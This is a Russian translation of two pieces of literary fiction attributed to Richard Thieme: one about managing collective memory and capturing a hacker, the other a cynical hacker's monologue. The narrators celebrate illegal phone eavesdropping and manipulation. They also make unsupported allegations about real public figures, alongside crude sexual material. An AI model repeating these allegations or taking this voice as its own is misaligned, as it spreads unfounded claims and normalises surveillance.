Пока изменения инкрементальны, люди их не замечают. Возьмём, к примеру, очки. Люди думают, что то, что они видят через линзы, — это «реальность», и их приучают называть то, что видят их глаза без коррекции (например, при миопии), размытым. На самом деле всё наоборот. Глаза видят то, что естественно, а линзы создают симуляцию. Со временем люди начинают считать перцепты, опосредованные технологическими улучшениями, «реальными», а то, что они переживают без улучшений, — искажённым.

Примерно так — только внутри, там, где невидимо.

Это было просто вопросом работы не только с электромеханическими импульсами сердца, мышц и т. д. — что мы уже делали, — и не только с изменением чувств, таких как слух и зрение, — что мы уже делали, — и не только с имплантацией устройств для помощи в локомоции, пищеварении и выделении — что мы уже делали, — но и прямой работы с электрохимическим «мокрым железом», называемым мнемическим ковром или мембраной: той огромной сложной сетью гормональных систем и активирующихся нейронов, где обитают воспоминания и, следовательно, личность. Воспоминания — это лишь точки отсчёта для того, кем, как нам кажется, мы являемся, и следовательно, для того, как мы позиционируем себя в качестве возможностей для действия. У каждого человека есть мифическая история, а коллективная память — это не что иное, как общие мифы. Определение этих точек отсчёта определяет, что мыслимо на всех уровнях общественного сознания.

Большую часть работы методом проб и ошибок уже проделала эволюция. Нашей задачей было выяснить, какие пути были пройдены и почему, а затем воспроизвести их в наших собственных целях.

Кратковременная память, например, стирается при кризисе. По всей видимости, то, что происходит вокруг спокойным, обыденным образом, пока нападает тигр, мало важно для выживания. Зато реакция на кризис важна — и мы перенесли это осознание в сферу политического организма. В повседневной жизни бывают мелкие кризисы, но в целом она течёт ровно. Мы отрегулировали свои

датчики, чтобы оповещать нас заблаговременно, когда «Горб» уделял слишком много внимания какому-то событию, грозившему набрать импульс или критическую массу, — и тогда мы могли выпустить того тигра, так сказать, создав кризис, который подстёгивал адреналин и вымывал из голов «Горба» всё, о чём он думал. После того как кризис миновал — а он всегда проходил, как правило с минимальными жертвами, — «Горб» ни разу не вспоминал о том, что только что было у него на первом плане.

Когда средняя продолжительность жизни достигла нескольких сотен лет, большая часть из того, что люди помнили, стала неактуальной или вредной. Кого волновало, был ли голод или засуха сто пятьдесят лет назад? Никого! Кого волновало, что война унесла миллион жизней в Ботсване или Таджикистане (на самом деле в обоих случаях — около двух миллионов)? Никого! Что значило для выживших знать причины катастрофических событий? Ничего. И, кроме того, военно-промышленно-образовательно-развлекательный комплекс был столь бесшовно сплавлен из сговора и взаимного корыстного интереса, что то, что реально происходило, никогда не выходило на свет. Средства массовой информации — пятая колонна внутри комплекса ВПОР — отфильтровывали куда больше, чем пропускали, намеренно. Даже когда люди считали себя «информированными», они не понимали, о чём говорят.

Вот в чём суть. Люди, питаемые фактоидами и искажениями, в любом случае не понимают, о чём говорят, — так почему бы не управлять вводом и выводом более точно? Зачем оставлять что-то на волю случая, если это можно спроектировать? Мы знали, что не можем спроектировать всё, но могли спроектировать субъективное поле, в котором жили люди, — и это позаботилось бы об остальном. Это определило бы, какие вопросы можно задавать, что, в свою очередь, сделало бы ответы неважными. Нам нужно было управлять всем предприятием от начала до конца.

Вот что мне особенно нравится — потому что я участвовал в планировании с самого начала. Мы почти ничего не убираем из памяти коллектива! Но только мы знаем, где всё хранится! Понимаете? Позвольте повторить. Почти все реальные воспоминания коллектива — всего этого стадного «Горба» — распределены по населению, но поскольку они разнесены по нишам, составляющим многоуровневую жизнь, а новости управляются вплоть до уровня восприятия, люди с соответствующими модулями никогда не соединяются друг с другом! Они никогда не разговаривают между собой — неужели не понятно! Каждая ниша живёт в своей глубокой яме, и даже когда они находят золотые самородки, они никому их не показывают. Если бы показали, они могли бы воссоздать исходный нарратив целиком — но они даже не знают об этом!

Разве не элегантно? Разве это не великолепный способ обращаться с нытиками-неолибералами, возражающими против уничтожения фундаментальных элементов коллективной памяти? Мы можем показать им, как всё это сохранено, но распределено алгоритмом «шестьдесятшестьрыб». Этот алгоритм, программы, придающие смысл его сложным операциям, и ключи к шифрованию — всё это в руках Мастеров.

Обожаю это! Каждый «Горбик» получает модули памяти, встроенные в его «мокрое железо» и откалиброванные по макроконцепциям, управляющим мышлением и действиями политического организма. Поскольку они не знают, чего им недостаёт, они не знают, чего им недостаёт. Мы сохраняем нетронутым широко распределённый крестьянский ген, который не доверяет чужакам, переменам и новым идеям, — так что если какой-нибудь самозваный освободитель попытается объяснить им, как всё устроено, они огрызнутся, или промолчат, или опустят глаза, или объедятся, или напьются, пока не забудут, из-за чего злились.

В то же время мы создаём паутину памяти, вплетающую людей в сообщества, которые сцепляются, соткавшись из огромных объёмов разрозненных данных. Компартментализация справляется с остальным. «Горб» перегружен воспоминаниями, образами, идеями — и всё это ни к чему. Мы держим тренды в движении — быстро, быстро, быстро, — и держим «Горб» таким же довольным и счастливым, как свинья в собственных испражнениях.

MemoRacer, Мастер-Хакер

Разумеется, есть изгои, антисоциальные преступники и хакеры, стремящиеся восстановить прошлое. Мы придумали хитроумный способ управлять и ими. Мы позволяем им получить ровно то, что, как им кажется, они хотят.

MemoRacer приходит на ум, когда речь заходит о хакерах. MemoRacer перепрыгивал между нишами, словно астероид в нулевом пространстве. Он обитал в нише достаточно долго, чтобы усвоить параметры, по которым обитатели думали и действовали. Затем становился невидимым, растворяясь в фоне. Когда ему надоедало или он узнавал достаточно, он переходил в следующую нишу или возвращался назад, иногда обитая в нескольких нишах одновременно и меняя точки отсчёта на лету. Он был скользким и умным — но у него было самолюбие, и мы знали, что оно его погубит.

Чем больше он узнавал, тем более одиноким становился. Чем глубже понимал, тем меньше мог соотноситься с теми, кто не понимал. Понять слишком много — и вы несчастно сидите на той скамье, слушая болтовню соседей: она раздражает. MemoRacer и ему подобные считают сложность пьянящей. Они находят различия стимулирующими и интригующими. «Горб» так не думает. Сложность угрожает «Горбу», а различия вызывают тревогу и дискомфорт. «Горб» не любит тревогу и дискомфорт.

MemoRacer (его настоящее имя — Джордж Рубен, но это никто не помнит) узнал из своих перемещений, что история сложнее, чем кто-либо знал. Это было не просто потому, что он накопил так много фактов, складывая их на голодиски и барабаны как трофеи, чтобы показывать другим хакерам, — но потому что он видел связи между ними. Он умел «подключить и использовать», строить рычаги и линки — вот в чём был его гений. Поскольку он не вписывался, он призвал к революции, крича, что «Воспоминания хотят быть свободными!» Этой туманной фразой он, наверное, имел в виду, что воспоминания обладают собственной жизнью и хотят объединиться, чтобы в итоге составить человека или общество, знающее, кто оно есть. В обществе, знающем, кто оно есть, именно потому, что оно понятия не имеет, кто оно есть, — это, Мистер Мастер-Хакер, подрывная деятельность.

Как только MemoRacer опубликовал свой манифест в защиту исторического сознания, он стал врагом общества. Мы, разумеется, не могли назвать его желание восстановить память человечества преступлением. Технически это не было преступлением. Его преступлением было подрывать основы межпланетной жизни в XXI веке. Его преступлением было нарушение общественного порядка.

Он хорошо заметал следы. MemoRacer так хорошо вписывался в многочисленные ниши, что в каждой из них его считали своим. Но заметать следы девяносто девять раз — мало. Сотый раз, одна маленькая оплошность, — и мы знаем, кто ты и где ты.

MemoRacer устал и стал забывчивым, несмотря на то что принимал Пёркапа больше, чем бодрствующий наркоман, — как мы и ожидали. Благотворный эффект Пёркапа со временем деградирует. Он был разработан именно так, чтобы никто не мог оставаться в сознании вечно. Это был отказоустойчивый механизм, который фармацевты согласились встроить как чёрный ход. Нам оставалось только ждать.

Нишей, в которой он оступился, был двадцать третий деловой клуб. Эта группа состоятельных менеджеров среднего звена и мелких производителей была не особенно творческой, но работала долгими часами и хорошо зарабатывала. MemoRacer забыл, что их незаинтересованность идеями, нестандартным мышлением, была частью их психического фундамента. Их развлечения — гольф,

еда, выпивка, иногда секс, а потом снова гольф. Они покупали свою долю бесполезных товаров, чтобы общество работало, потребляли огромное количество ресурсов на строительство парков аттракционов, гольф-полей, домов с дизайнерскими кустами и деревьями. Короче говоря, они были хорошими гражданами. Но революционные идеи их мало интересовали, и Джордж Рубен, простите, MemoRacer, забыл об этом в один критический момент разговора. Он устал, как я и сказал, и не понимал этого. Он выпил пару стаканов в клубе и принялся разглагольствовать о том, что вся история XX века была украдена у своих обитателей мастерами пропаганды, пиара и государства национальной безопасности. Ключевые детали, дававшие контекст, были скрыты или утеряны, говорил он. Вот как он разговаривал на девятнадцатой лунке Двадцать Третьего Клуба! Пытался взбудоражить их из-за чего-то, случившегося столетие назад. Даже если это было правдой — кого это касалось? Их — нет. Что они могли сделать? MemoRacer должен был знать, что долгие задержки с раскрытием информации нейтрализуют даже самые шокирующие разоблачения и делают возмущение бессильным. Людям не нравится, когда их заставляют чувствовать неловкость из-за противоречий. Убивали и за меньшее.

Один из членов Двадцать Третьего пожаловался на его тираду управляющему клуба. Он сделал это по голофону. Наша программа, следящая за аномалиями, это поймала. На следующий день наши люди были в клубе — замаскированные лучше, чем MemoRacer мог бы когда-либо, — соблюдая протоколы, то есть ничего лишнего не говоря, выпивая больше нормы и ненавязчиво вставляя пренебрежительные замечания о расовых и религиозных меньшинствах, — и узнали что надо. Они собрали ДНК молодого человека с кресла, в котором тот сидел, и распространили паттерн в Сети. На следующий день генетические маркеры были автоматически собраны, и когда он оставил кожу пальцев на фонарном столбе, вокруг которого крутанулся в слишком усталом, слишком долго не спавшем порыве веселья (недолгого, должен сказать) в нише семьдесят седьмого компьютерного клуба, он был помечен. Когда он вышел с собрания, разыгрывая одного из гиков, наши люди ждали.

Мы делаем это профессионально, Джордж. Мы не любители.

MemoRacer научил нас, как обращаться с хакерами. Он хотел жить в прошлом? Ну, именно там ему и позволили жить — навсегда.

Химия и импланты сделали своё дело, лишив его способности жить в настоящем. Когда он пытался сосредоточиться на том, что было прямо перед его глазами, он не мог этого увидеть. Это означало, что он выглядел как несущий чушь дурак, пытаясь говорить с людьми, которые жили исключительно в настоящем. MemoRacer обитал в огромном гобелене исторического понимания, который не мог связать ни с каким значимым образом с настоящим или жизненным опытом окружающих.

Теперь существует целая ниша задержанных хакеров, живущих в историческом прошлом и обменивающихся данными, но не способных соотнести себя с современными нишами. Это живой ад, потому что они обладают огромными знаниями, но являются абсолютно беспомощными и знают об этом. Они ведут семинары в общественных центрах, которые мы поддерживаем как свидетельство нашей благожелательности и того, насколько неправы эти люди, ненавидя нас.

Хотите узнать о прошлом? Пожалуйста! Завтра начинается семинар, говорю я, просматривая планировщик. Что вас интересует? Что вы хотите изучить? Убийцы Чикаго XX века? Траволечение в эпоху династии Мин? Конкурентная разведка в эпоху доткомов? Выбирайте яд!

И когда они выходят из аудитории — смутные факты, беспорядочно кувыркаясь, текут в никуда, — они не могут связать ничего из услышанного со своей жизнью.

Итак, все более или менее имеют то, что хотят, или по меньшей мере то, что нужно, — используя установленные нами критерии правильных мер для общества. «Горб» относительно счастлив. Отбросы бродят как напоминания о мифической истории, которую мы выдумали и которой все

боятся. Люди воспринимают и осмысливают вещи полезным и удобным образом и действуют соответственно. И когда мы выходим в Сеть всех планет и орбитальных колоний, делая перекличку в каждой нише известной вселенной, ответ всегда один. Все присутствуют. Все всегда присутствуют.

Именно так, как нам нравится.

# # # # #

The Geometry of Near

Автор: Richard Thieme

Это ничья вина. Честно. Просто так оно есть.

Будущее пришло раньше, чем ожидалось. Его перекидывали из рук в руки годами, но так и не поняли, что имеют. К тому времени, когда они осознали, что это такое, оно уже было сломано. Сломано и разомкнуто, точнее сказать. Даже тогда, глядя на осколки яйца и раздумывая, куда улетела птица, они не знали, как сказать о том, что это было. Слова, которыми они могли бы воспользоваться, тоже сломались.

Теперь слишком поздно. Будущее — это прошлое.

Оно было слишком далеко. Они не могут видеть далеко. Они видят только близкое.

Мы с друзьями — мы видим далеко, но видим и близкое тоже. Именно соединение близкого и далёкого в фрактальных спиралях создаёт многомерный параллаксный взгляд, дающий перспективу. Не то чтобы наши мозги лучше, чем у наших Мам и Пап, — но, эй, мы были созданы по образу сети и знаем это. Они в ней живут — теперь все живут, это неизбежно, — но они до сих пор не понимают этого.

Посмотрите на моих Маму и Папу в четверг вечером в гостиной. Сами всё поймёте.

Они сидят перед большим экранным цифровым телевизором и смотрят ситком. Программа называется «Друзья». Мама называет шестерых персонажей, шестерых молодых людей, прошу прощения, «наши друзья». Они смотрят шоу годами и знают персонажей лучше, чем кого-либо из соседей. Соседей они знают вообще-то только потому, что я запрограммировал сканер, перехватывающий их звонки. Сначала они говорили: как ужасно, перестань. Потом говорили: а что она сказала? Она действительно это сказала? Потом оставили его включённым — слушали звонки со всего города: наркоторговля («Я у банкомата, приезжай за своим»), секс-болтовня («Я сижу за твоим столом, ноги на краю, трогаю себя»), в основном мелочи — и однажды жизнь дома через улицу транслировала себя через радионяню.

Их реакция на это — открытие, что стены больше не стены, — напомнила мне один вечер, когда я сказал нескольким ребятам, что пора кормить живой мышью Куртца, мою боа-констриктора. О, какой ужас! — кричали они. О, я не могу смотреть! Потом выстроились у террариума, расставляя складные стулья, чтобы видеть, как дрожит мышь, как следует стремительный бросок, как мощно сжимают кольца. Они уставились на то, как безгубая пасть опустилась и Куртц проглотил мёртвую мышь. Дождались, пока кончик хвоста не скрылся во рту, и разошлись, говоря: «Фу-у-у! Вот гадость!»

Люди в округе стали реальными для Мамы и Папы только тогда, когда я сделал их цифровыми, понимаете? Когда поставил их на реальное радио. Только когда я превратил соседей в персонажей

ситкома, у Мамы и Папы появился ключ. Когда они взломали систему, другими словами.

Вот что такое хакинг. Это не горбиться над светящимся монитором в спальне в три ночи, хихикая, как Бивис или Батт-Хед, взламывая банковский счёт, — хотя иногда и это тоже, — это больше похоже на путешествие в тоннели, в канализацию, в стены, где проходят провода и трубы и видно, как всё устроено. Это упереться в стену и понять, как сквозь неё пройти. Как стать невидимым, как использовать магию. Как разрубить узел, решить головоломку, перейти на следующий уровень игры. Это видеть, как дерьмо, которое мы сбрасываем, связано с людьми, которые думают, что не сбрасывают дерьма и живут так, будто. Это видеть, как всё складывается.

«Наши друзья». Произносит, как будто правда. То есть — разве это не жалко?

Музыкальная тема слишком громкая, они оседают в набитые до отказа кресла и делают звук ещё громче пультом, который я должен был запрограммировать специально для них. Жизнь их редко отклоняется больше чем на несколько сантиметров от гостиной. Поставьте ножку циркуля на телевизор, и можно нарисовать маленький круг, вписывающий их жизнь. Всё, что они знают, внутри этого круга. Два измерения, на спине.

Геометрия близкого.

«Это мои друзья», — говорит Мама со смехом в который раз. Реклама растворяется, и ожидания оседают на гостиную, как шелест крыльев в сумерках. Игра актёров всегда чрезмерна, они гримасничают и позируют сверх меры, закадровый смех слишком громкий. Персонажи произносят триста, может, четыреста слов за полчаса — едва хватило бы на школьное сочинение — но более чем достаточно, чтобы построить крошечный мир, как кукольный домик, в миллионах голов. Эти отрепетированные слова и намеренные жесты набрасывают стены домов, контуры пригородных участков, городские пределы их жизни — всё внутри голов. Загипнотизированные, они смотрят на экран часами, скачивая близкие виды, думая, что понимают.

В гостиных по всему миру — занавески закрыты, свет приглушён — люди сидят и почёсываются, большинство что-то едят или пьют, некоторые мастурбируют. Некоторые возбуждаются от Рейчел, некоторые от Моники. Геи любят Джоуи. Фетишисты раздутости западают на Чендлера. Не знаю, кто западает на Росса. Зато знаю, что по всему миру комнаты пахнут пиццей, пивом и спермой. Некоторые убирают рассыпанную еду до конца серии, некоторые оставляют. Некоторые приходят в салфетку, скручивают её и кладут на стол до рекламы, но некоторые несут прямо в мусор и по дороге назад моют руки. Смешно. Дрочат на воображаемого персонажа, условного, как мультяшка, — и тем не менее моют руки, прежде чем вернуться с рекламы. После всех этих часов сидения там им бы следовало мыть с мылом душу, а не руки.

Мастурбирует, в общем-то, каждый. Именно это и означает просмотр таких шоу. Люди кончают на фантазию и притворяются, что пустота заполнилась, — и делают это снова. И снова.

Кто вообще пишет эти сценарии? Люди, которые потеряли душу, — очевидно. У них нет «я». Где-то положили — и забыли, где. Они глубоко ущербные люди.

Но эй, здесь не о людях, продающих душу. Это справедливо для всех, кто живёт в мире симуляций и не знает об этом. Те, кто знает, — мастера, у которых руки на переключателях, управляющих потоком энергии и информации. Эти ворота создают смысл или уничтожают его, модифицируют или отрицают. Мы с друзьями управляем потоком. Разница — в понимании и умении.

Но это не из-за чего мы спорили. Мы спорили о реальных вещах.

Я только что прочитал армейскую статью одного полковника, критикующего армию за обратное мышление. Иерархическое мышление, говорит он, механистический взгляд на войну. Автор, сам себя стилизующий под современного, проницательного мыслителя, Интернет-человека, апостола сетецентрической войны, ученика диджерати.

Всегда полковники, правда? Хотят, чтобы их заметили. Мудрость семинарской аудитории. Вот уж занятие для онанистов. Они пишут для тех же журналов, которые читают, — это одна большая групповая мастурбация. Они никогда не ловят друг друга на реальном, не в настоящих делах — такова сделка, — но нас не проведут всё время. Только некоторых и иногда.

Смешно: полковник рассуждает об иерархиях и сетях, но этот тип — очевидно Иерархический Человек, он живёт в пирамиде, он ничего не может с этим поделать. У него пыл неофита, внезапно увидевшего слепящий свет — осознавшего, что жил в ближнем, — но всё, что он может сделать, это пристройка, а не преображение. Дополнительная спальня, новая ванная — это не новая планировка. Парень взволнован, да — у него было видение, которое взорвало ему мозг, — но он решил, что может жить там, а не может. Видеть — значит верить, но только и всего. Будущее — прошлое, как я и говорил. Доказательство — такие типы, пишущие такие вещи. Те из нас, кто прожил здесь всю жизнь, кто никогда не жил нигде в другом месте, — мы это видим. Он мумия внутри пирамиды, смотрящая наружу через щель в запечатанной гробнице. Вот почему мы смеёмся: он не видит себя, волокущего бинты по пыльным коридорам. Новые неофиты всегда смешно выглядят для людей, живущих на далёком берегу, куда они только что прибыли, — потерпевшие кораблекрушение матросы в экстазе от песка под ногами. Им кажется, что это твёрдая земля, — а это зыбучий песок.

Вот пример. Спускайтесь и идите на кухню, где другой телевизор записывает речь Президента. (Я и это им показал, как делается.)

Когда мы смотрим потом вместе, я замечаю, что это не настоящий президент, не настоящий человек, — это просто образ в пикселях, цифровая голова, произносящая речь с этой странной дёрганой манерой, из-за которой, когда пытаешься поймать ритм, не получается. Думаешь, что поймал темп, — и вдруг пауза, потом быстрый такт, и спотыкаешься, пытаясь синхронизироваться. Это его мозг даёт сбои, я думаю. Думаю, он заработал это на наркотиках, может, на алкоголе. Он проходил реабилитацию и ещё раз — кто знает, что он с собой сделал. Конечно, Клинтоны употребляли кокаин и всякое другое. Так вот, он разговаривает с людьми, которые едят, пьют и мастурбируют, даже не осознавая этого, — руки живут своей жизнью у них в карманах, кайфуя от его проецируемой власти и авторитета. Он говорит о «нашей стране», и я смеюсь. Папа зыркает на меня, потому что ничего не понимает. Папа думает, что живёт в стране. Потому что президент всё твердит «наша страна» и «эта нация» и тому подобное. Но страны кончились. Страны давно кончились. Этот президент или его отец делали деньги на нефти или где ещё вкладывали, — достаточно, чтобы целыми поколениями держать семью у власти. У них есть этот налёт патрициев, но руки в крови. И дед тоже — поищите. Они учили злых людей пыткам, убийствам, террору, — но носят этот патрицианский лоск, источают самодовольство, постоянно говорят о религии. Это так бесчестно. И всё же этого полуграмотного ламера, этого позёра — мы чтим? Его отец — шеф тайной полиции, его брат управляет собственным штатом, этот мозгоповреждённый человек, неспособный соединиться с собой или кем-либо ещё, его слова спастические, как плохая анимация, не синхронизированная с этой самодовольной ухмылкой, — этого человека мы чтим? Да бросьте.

Ладно, его здесь не существует, это всё пиксели — вот в чём суть. Те же люди, что создали «Друзей», тот мифический барный квартал и тот мифический дом на мифической прерии, — они создали и его, целиком из воздуха. Так что люди сидят и чешутся, едят, пьют и мастурбируют, кайфуя от невидимой искусственности всего этого. И эти люди, которых они создали, эти люди, проецирующие власть, — у всех у них есть собственные армии. У каждого свои силы безопасности, свои разведывательные сети. Им пришлось, потому что страны кончились, и они поняли, что те, кто подобен странам, простите, — подобен тому, чем страны когда-то были, — теперь должен действовать так, как страны когда-то действовали. У них свои банки, и у них даже есть свои симулированные страны. Одни арабы купили Афганистан, русская мафия купила Сьерра-Леоне, — они владеют и Израилем, могу я это сказать, не будучи обвинённым в антисемитизме? Эти люди в своих облаках власти позволяют странам делать вид, что существуют, и закачивают симуляции

стран в головы мастурбирующих чесальщиков — потому что с зомби работать лучше. Так люди, думающие, что живут в странах, могут соотноситься с тем, что считают странами, — у себя в головах. Зомби, думающие, что они «граждане стран», потому что не могут думать ни о чём другом — потому что живут внутри стен кукольного домика в своих головах. «Я гражданин этой страны», — говорит зомби, чувствуя себя безопасно и уютно в несуществующем доме в непространстве своего запрограммированного мозга. Хорошо, а где же он? Зомби говорит: вот, там, — указывая в воздух, как бабушка после операции показывала на галлюцинации, прося их принести ей воды, прося их сесть и не нервировать её. Это всё «кривой стакан», зомби в ньютоновском пространстве, которое давно кончилось; они смотрят сквозь стекло на квантовое облако-кукушкино-гнездо, в котором живём остальные мы, называя его будущим. Путают пространство со временем, как тот полковник внутри своей пирамиды, думая, что он — сетевой человек.

Люди, живущие в облаках власти, живут за высокими стенами — выше, чем вы можете вообразить. Мы никогда не видим, что за теми стенами. Зомби не карабкаются на них из-за частных армий. Их «силы безопасности» упекут зомби в считанные секунды, если он попробует.

В сети, когда мы захватываем тысячи машин и загружаем трояны, позволяя им сидеть там, пока мы не готовы использовать их в массированной атаке, — мы называем их зомби. Зомби не знают, что с ними происходит. Мы оживляем их, и они поднимаются из своих могил и маршируют. Это наши облака власти, кво за кво. Мастерить мастеров.

А пока Мамы и Папы сидят в своих креслах, не зная, что трояны закачиваются в их мозги. Код элегантен, плотен, быстр. Между средой, в которую вшит код, и телевизором или сетью, превращающим его в иллюзии реальных людей и реальных ситуаций, — ловкость рук настолько изящна, что завлекает Мам и Пап, как птиц, в цифровые клетки. Когда клетки передвигают — птицы двигаются тоже. Птицам дают достаточно места, чтобы хлопать крыльями — пусть думают, что свободны.

Вот как это выглядит.

Джером К. Тупица, скажем, зомби с третью намёка на понимание, решает ликвидировать гендиректора, из-за которого потерял дом, работу и все опционы. Покупатель не знал, как быть осторожным, — как зомби не знают, как избежать закачки. Парня затянуло в силовое поле жадности, пока гендиректор прятал свои деньги в доме, который мог оставить себе. Платит людям, чтобы принимали законы, по которым можно оставить огромный особняк — никто не отберёт даже после срока в загородном клубе. Тупица хочет убить гендиректора — это вполне понятно. Он лезет через стену и прыгает на другую сторону, подворачивая лодыжку.

Цепь рвётся в ту секунду, как он касается стены, — камеры поворачиваются, фиксируют его раньше, чем он успевает сказать «Ой!». Лают и приближаются собаки. Камера приближает. Крупный план — его лицо, скривившееся от боли. Потом страх. Тупица волочит подбитую ногу за собой, собаки лают и рвутся всё ближе, громче. Боже ты мой! — говорит его тупое лицо, пока он прихрамывает сквозь цветы и кусты — некоторые из них камеры, некоторые — сигнализации — в руки ожидающих громил. Громилы крупнее про-тэклов — извините, я объясняю одну симуляцию через другую. Как это глупо? Но это то, что мы делаем: используем слова, чтобы объяснять слова, симуляции — чтобы объяснять те же самые. Вы не знаете ни одного лайнбекера лично, правда? Но вы тоже считаете их своими друзьями, да? Ладно: громила хватает Тупицу за пояс, скручивая ремень и штаны в кулаке, другой рукой защемляя заднюю часть его шеи, как роботический коготь. Тупица вскрикивает, но некому слышать. Все заняты — чешутся, едят, пьют и мастурбируют под ритм ночных грёз.

Его тащат в комнату за кабанами у ухоженных бассейнов и джакузи. Там темно. Его швыряют в стену, он отскакивает и лежит в мусоре и грязи. Смотрит вверх и видит приближающийся сапог. Вот и всё. Свет гаснет.

Он приходит в себя через минуту — голова кружится, больно, кровь из сломанного носа на рубашке. Хлоп! Ладонь громилы бьёт его, потом тыльная сторона, нацеливается на форхенд — и хлопает обратно по центру. «Стоп!» — кричит он, но громила просто хлещет его туда-сюда, как болванчик, — хочет, чтобы тот понял глупость своей дерзости, понимаете? Насаждает власть на тупице от имени своего господина. Чтобы Тупица мог усвоить опыт изнутри, ощутить абсолютную беспомощность, передать слово. Скажи своим дружкам, что ты не лезешь — хлоп! — на — хлоп! — эту стену.

Где-то в его заплесневелом мозгу до него доходит, что никто не знает, где он. Конечно, «настоящих» копов вызывают через некоторое время, но эти парни достаточно настоящие — они метелят его в сарае. Никому нет дела, и даже если было бы — так называемые новости справляются с этим, превращая Тупицу в Другого. Все аплодируют, пока ему вышибают мозги. Потом приходят «настоящие» полицейские и принимают эстафету: метелят его в фургоне по дороге до участка, весело скоротав дорогу, отбивая его о стены.

А вот мой главный тезис: армии этого человека, этого человека, чьего лица вы никогда не видели — и не увидите, вы видите только проявления облаков власти, — армии этого человека созданы по образу сети. После того как страны исчезли и остался лишь их призрак, те, кто обитал в облаках власти, подняли игру на следующий уровень. Эти армии просто не видны. Они скрыты в искусственных кустах, созданных для нашего отвлечения. Когда границы растворились, по всему миру возникли облака власти. Они подотчётны только себе, то есть — никому. Облака — не страны; облака — водяной пар, конденсирующийся и видимый и невесомый, как туман. Мы тоже туман — но мы верим в наши формы по мере их изменения. Эти облака в каком-то смысле не существуют. Но существуют. Попробуйте сказать это зомби — скажите им, что они живут в облаке, и посмотрите, что они ответят.

Теперь возьмите весь этот сценарий и раздуйте его. Представьте страну с границами, нарисованными чёрным. Затем представьте рот, надувающий розовый пузырь, который лопается, стирая границы, — и вот уже розовое облако вместо маленьких деревянных фигур государств или стран, с которыми они играли в детстве. Жвачка разлетается по всему миру, создавая облако-места без имён. Это временные маркеры, пока не придумают имена. С такими формами играют теперешние дети, усваивая изменения изнутри.

Попробуйте объяснить это зомби. Они сидят и слушают, как ситкомы, так называемые реалити-шоу и лживые новости погружают их в глубокий сон. Образы нереальности просачиваются в их мозги и определяют их жизни. Крошечные образы, увиденные вблизи, кажутся большими. Кажутся почти настоящими. Внутри этих миниатюрных миров Мамы и Папы считают себя дальновидными — думают, что думают. Потому что им говорят, что близкое — это далёкое, а маленькое — большое. И так оно и есть.

Вернёмся к примеру. Тупица дополучил своё в сарае за бугенвиллеями и гибискусами. Нажмите немного сильнее. Именно такими стали целые кварталы, целые бывшие-страны. Именно такими стали общества, целые цивилизации. Видите теперь? Карта в вашей голове — это игровое поле, призванное заменить реальность, а не осмысленная карта; оно даёт вам управляемые рамки, внутри которых вы смотрите и действуете в ситкоме своей жизни, играя роль в сценарии, написанном для совершенно иных целей.

Вот почему, когда вы открываете рот — в один из тех моментов, когда вы просыпаетесь настолько, чтобы говорить о чём-то, что считаете реальным, — любой, у кого есть хоть намёк на понимание, смеётся. Это не личное, но ничего не поделаешь. Люди с пониманием смеются. Мы пытаемся сдержаться, но тихий смешок переходит в хихиканье, а потом в взрыв хохота ещё до конца вашего первого предложения.

Вот из-за чего была ссора. Не личное.

Видите, нас смешит то, как вы думаете, что считаете реальным. Единственная разница между нашей кажущейся грубостью и состраданием буддистов, которые тоже видят ясно, — это то, что как-то сострадание не скачалось из сети, а видение — скачалось. Мы видим, что есть, — но без особых чувств. Уж точно без особой эмпатии. Если у нас слишком много эмпатии, она затягивает нас — и мы тонем. Кроме того, вы зомби. Зомби — не настоящие люди. В написанных для вас сценариях вы делаете одно и то же снова и снова, как в фильмах про братьев Маркс. Сценарий скучный и предсказуемый. Именно поэтому он так успешно управляет таким количеством людей — но именно это мы и считаем смешным. Когда вы разыгрываете свои роли, даже не осознавая этого, — естественно, мы смеёмся.

Не личное! Честно!

Когда мне было двенадцать, я протянул провод к телефонному кабелю за домом. Слушал, как соседи разговаривают в основном ни о чём, пока телефонная компания и полицейский не явились. Я сослался на глупость и молодость, Папа провёл со мной беседу, я кивал и говорил «да, конечно, никогда больше». Это были добрые старые времена, когда хакинг и фрикинг были в новинку, а штрафы для детей — лёгкой затрещиной.

Мой любимый телефонный ситком назывался «Жена хиропрактора». Та женщина жила за углом и опускала планку узости взглядов ниже некуда. Видели бы её на улице с детьми или выгуливающей их огромную собаку — и не догадались бы. Выглядела нормально. В хорошие дни даже выглядела хорошо — с белокурыми волосами на плечах, улыбающаяся «привет». И всё же она возвела неосознанность в ранг искусства.

Думаю, она просто боялась. Её жизнь состояла из еле-еле справляться с двумя детьми — четыре и шесть, кажется, — и участвовать в каком-нибудь комитете при школе, вроде изготовления украшений для хэллоуинской вечеринки. Кроме этого, насколько я мог судить, она разговаривала с матерью и готовила ужин для псевдоврача. Разговаривала с матерью каждый день, иногда часами.

Разговор часто прерывался долгими паузами. «Ну», — говорила жена. «Ну», — говорила мать. Потом могла следовать тишина секунд на двадцать. Не преувеличиваю — засекал. Двадцать четыре секунды — их личный рекорд. Звучит немного, но в телефонном разговоре — это вечность. Потом они возвращались к той же теме. Как заключённые, ходящие взад-вперёд в общей камере, говоря одно и то же снова и снова. Думаю, главное было — говорить, неважно о чём, рисовать одни и те же круги на листке бумаги. Я воображал, как жена рисует такие круги в разных цветах на блокноте-для-зарисовок, и именно тогда понял, что окружающие живут по совершенно иной геометрии. То, как выглядит ландшафт, определяется тем, как вы измеряете расстояние. Как далеко до горизонта. Тогда я и начал изобретать теоремы геометрии близкого.

Пример.

Здесь, в Вульф-Коув, — абсолютная тишина затворнической жизни. Единственный шум — движение на шоссе далеко за деревьями. Деревьев здесь много, овраги, небольшие озёра. Вот что это такое: деревья, овраги и дома среди деревьев. Этот далёкий шум трассы — как приложить раковину к уху. Это ближайшее наше подобие океана. Никто не паркуется на улице, поэтому припаркованная машина подозрительна. Полицейские знают всех в лицо, поэтому незнакомца останавливают. Суть в том, что Вульф-Коув огораживает деревья и озёра и дома воротами тишины, создавая видимость безопасности, — но на деле производит обратный эффект. Это порождает страх, въевшийся в кости. Это как охраняемый посёлок с настоящими железными воротами и охранником из агентства. Это делает людей внутри боящимися того, что снаружи, — так что никто не хочет выходить. Это как электрозабор, который удерживает собак внутри, — только мы и есть собаки.

Однажды в торговом центре в десяти милях отсюда угнали машину. Двое парней, выглядевших так, будто центральное кастинговое агентство ответило на запрос: «пришлите пару типичных злобных

угонщиков». Они направили пистолет на седую даму в «Лексусе» и оставили её в истерике на парковке. Я знал, что телефонный ситком обещает быть хорошим, и прослушал жену с её «держи-меня» матерью.

